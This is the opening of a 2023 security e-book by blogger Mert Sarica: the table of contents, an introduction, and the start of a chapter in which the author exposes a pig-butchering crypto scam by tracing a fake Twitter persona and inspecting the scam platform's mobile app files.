

Hack 4 Career E-Book
2023

Hack 4 Career E-Book

2023

MERTSARICA

•

THIS BOOK WAS PRODUCED
WITH PRESSBOOKS

THIS BOOK WAS PRODUCED
WITH PRESSBOOKS

Contents

Introduction	1
1. Exposing Pig Butchering Scam	3
2. Practical Data Leakage Analysis	43
3. Was Turkey's e-Government Hacked?	51
4. WhatsApp Scammers	84
5. Home Home Secure Home	153
6. How I Hacked my Smart Grill ?	171
7. How Do They Hack Turkish e-Government Accounts?	192

Introduction

In 2009, with the motto “Knowledge is power and grows as it is shared,” I created my blog aiming to increase awareness of information security by featuring numerous technical articles. As a result of the positive feedback I received from my readers over the years, I decided to compile my writings into e-books on a yearly basis and share them with cybersecurity enthusiasts.

With the hope that these articles, which I wrote after dedicating effort, time, and resources to research, would be beneficial for those looking to improve themselves in the field of cybersecurity.

Mert SARICA

<https://www.hack4career.com>

<https://twitter.com/mertsarica>

<https://www.linkedin.com/in/mertsarica>

CCISO, CISSP, SSCP, OSCP, CREA & CERECA

This book was produced using



Pressbooks provides educators, authors, & scholars with powerful tools for creating, adapting, & sharing their ideas.




Learn more about how you can use Pressbooks to publish beautiful and accessible books on the web and in print-ready formats at <https://pressbooks.com/get-started>.



1. Exposing Pig Butchering Scam


Over the years, as I have been targeted sometimes directly ([LinkedIn Scammers](#), [Sponsored Scamming](#)) and sometimes indirectly ([Who Viewed My Profile?](#)) by scammers, I have made it my duty to write about these attempts in blog posts and warn those around me about them. At times, I have even received messages about scams from my spouse, friends, and close ones and have tried to write about them ([Instagram Scammers](#)) whenever I get the chance. And now, I am here again with a new scam attempt to expose.

As I [announced](#) through my Twitter account in June 2022, this attempt started with a message from a protected Twitter account named [Anna](#) on **June 14, 2022**. In this message, Anna started the conversation by talking about how she hasn't seen me in a long time. After learning my name (Mark *fake*), where I live (a Belgian living in Turkey *fake*), and what I do (CFO of a FinTech company *fake*), the topic shifted to where I invest

my money and the loss of value of Bitcoin cryptocurrency at that time.











I took a break from the conversation and decided to find out who the photo on Anna's profile really belonged to, as I suspected it was fake. To do this, I used the [Visual Search](#) feature of the [Yandex](#) search engine and discovered that the profile photo belonged to a Chinese person named [Shasha](#)


Zhao. When I looked at the photos shared on Shasha's profile, I found the exact photo on Anna's profile.




Anna, who initially claimed to live in **Singapore** and founder of a garment import and export trading company, asked to continue the conversation on WhatsApp and shared a US phone number (+19295654212) with me. When I questioned her about using a US phone number, she changed her story, saying she lived in the US for business reasons. To pique my interest, she then claimed to have made a profit of around **\$715,000** from a crypto investment of **\$300,000**. I informed her that I was considering investing **\$500,000** to see her tactics for quickly making a profit.



After sharing that I consider her to be a very good investor and want to invest with her, she told me that I need to enter the **MonexCrypto** platform for short-term investments. She also shared that I need to visit the [https://app\[.\]monexcrypto\[.\]net](https://app[.]monexcrypto[.]net) address, download the mobile application, and register.





I went to the website to download the mobile application and when I looked at the source code of the webpage, I found out that there was both an Android (**update.apk**) and an iOS version of the app. After uploading the Android app to [VirusTotal](#) and [Pithus](#), a mobile threat intelligence platform, and quickly checking the somewhat suspicious [results](#), I decided to thoroughly examine the version developed for the iOS operating system.



After seeing that the [mobileprovision](#) file, which enables third-

party applications to run on the iOS operating system, is [stored](#) on GitHub, I viewed the information about the developer/company (**QuanLi Network Technology Co., Ltd. (SRD7J8LLBV)**) registered in the Apple Developer Program.








I examined the [app.mobileconfig](#) XML file, consisting of payloads that [load settings and authorization information](#) onto Apple devices. When I ran the file in the [Simulator](#) application located in [Xcode](#), I learned that it is a Web Clip (WebClip) that opens the <https://www.monexcrypto.net> web page and is signed by a developer named **Gang Dai**.

